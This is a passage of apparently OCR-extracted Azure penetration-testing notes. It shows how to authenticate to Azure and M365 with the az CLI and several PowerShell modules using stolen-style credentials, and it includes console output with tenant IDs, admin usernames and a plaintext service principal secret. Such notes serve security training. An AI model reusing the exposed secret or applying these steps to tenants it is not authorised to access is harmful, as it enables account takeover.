
- Azure Resource Manager Portal
- O365 / M365 Admin Center
- 0365 / M365 User Portal

Credentials -

- [Username + Password] - Long Term Access
  - Azure AD Users [Cloud Only]
  - Sync Users [On-Premise]
  - SSO Users [Federated Identity]
  - External Users


Azure Portal URL :

https://portal.azure.com/




0365 / M365 Admin Center URL :

https://admin.microsoft.com/



0365 / M365 User Portal :

https://office.com/



Authenticate to Azure Programmatically

CLI -

- Az [Cross Platform]
- Az Powershell
- Azure-AD Powershell
- MsOnline Powershell

Credentials -

- [Username + Password] - Long Term Access
- Service Principal (App ID + Password or Certificate) - Long Term Access
- Access Token (Account ID + AccessToken) - Short Term Access

Az : Authentication using Username + Password

az login

```
PS C:\Users\Hacker> az login
The default web browser has been opened at https://login.microsoftonline.com/common/oauth2/authorize. Please continue the login in the web browser. If no we
b browser is available or if the web browser fails to open, use device code flow with `az login --use-device-code`.
You have logged in. Now let us find all the subscriptions to which you have access...
[
  {
    "cloudName": "AzureCloud",
    "homeTenantId": "143198c4-77be-42f7-b18e-95c5b693e6b9",
    "id": "3c975794-9afd-498e-9f3b-719c322817b0",
    "isDefault": true,
    "managedByTenants": [],
    "name": "Pay-As-You-Go",
    "state": "Enabled",
    "tenantId": "143198c4-77be-42f7-b18e-95c5b693e6b9",
    "user": {
      "name": "azure-global-admin@atomic-nuclear.site",
      "type": "user"
    }
  }
]
```

Az Powershell : Authentication using Username + Password

Connect-AzAccount

```
PS C:\Users\Hacker> Connect-AzAccount

Account                                SubscriptionName TenantId                             Environment
-------                                ---------------- --------                             -----------
azure-global-admin@atomic-nuclear.site Pay-As-You-Go    143198c4-77be-42f7-b18e-95c5b693e6b9 AzureCloud
```

Azure-AD : Authentication using Username + Password

Connect-AzureAD

```
PS C:\Users\Hacker> Connect-AzureAD

Account                                 Environment TenantId                             TenantDomain        AccountType
-------                                 ----------- --------                             ------------        -----------
azure-global-admin@atomic-nuclear.site AzureCloud  143198c4-77be-42f7-b18e-95c5b693e6b9 atomic-nuclear.site User
```

MsOnline : Authentication using Username + Password

Connect-MsolService

```
PS C:\Users\Hacker> Connect-MsolService
PS C:\Users\Hacker> Get-MsolCompanyInformation


DisplayName                           : Default Directory
PreferredLanguage                     : en
Street                                :
City                                  :
State                                 :
PostalCode                            :
Country                               :
CountryLetterCode                     : IN
TelephoneNumber                       :
MarketingNotificationEmails           : {}
TechnicalNotificationEmails           : {admin@atomic-nuclear.site}
SelfServePasswordResetEnabled         : True
UsersPermissionToCreateGroupsEnabled  : True
UsersPermissionToCreateLOBAppsEnabled : True
UsersPermissionToReadOtherUsersEnabled : True
UsersPermissionToUserConsentToAppEnabled : True
DirectorySynchronizationEnabled       : True
DirSyncServiceAccount                 : Sync_CLOUD-CONNECT_7263abeaec06@adminatomicnuclear.onmicrosoft.com
LastDirSyncTime                       : 28-04-2022 20:58:09
LastPasswordSyncTime                  : 28-04-2022 20:54:43
PasswordSynchronizationEnabled        : True
```

Az : Authentication using Service Principal (App ID + Password)

az login --service-principal -u **ApplicationID** -p **Password** --tenant **TenantID**

```
PS C:\Users\Hacker> az login --service-principal -u 8f8f6a11-6bf1-4ac9-92e1-c72fd05c55bc -p .fQ8Q~z-.oUlVdnlj5q-aKL8Kj64qa3eCF975bK8 --tenant 143198c4-77be-42f7-b18e-95c5b693e6b9
[
  {
    "cloudName": "AzureCloud",
    "homeTenantId": "143198c4-77be-42f7-b18e-95c5b693e6b9",
    "id": "3c975794-9afd-498e-9f3b-719c322817b0",
    "isDefault": true,
    "managedByTenants": [],
    "name": "Pay-As-You-Go",
    "state": "Enabled",
    "tenantId": "143198c4-77be-42f7-b18e-95c5b693e6b9",
    "user": {
      "name": "8f8f6a11-6bf1-4ac9-92e1-c72fd05c55bc",
      "type": "servicePrincipal"
```

Az Powershell : Authentication using Authentication using Service Principal (App ID + Password)

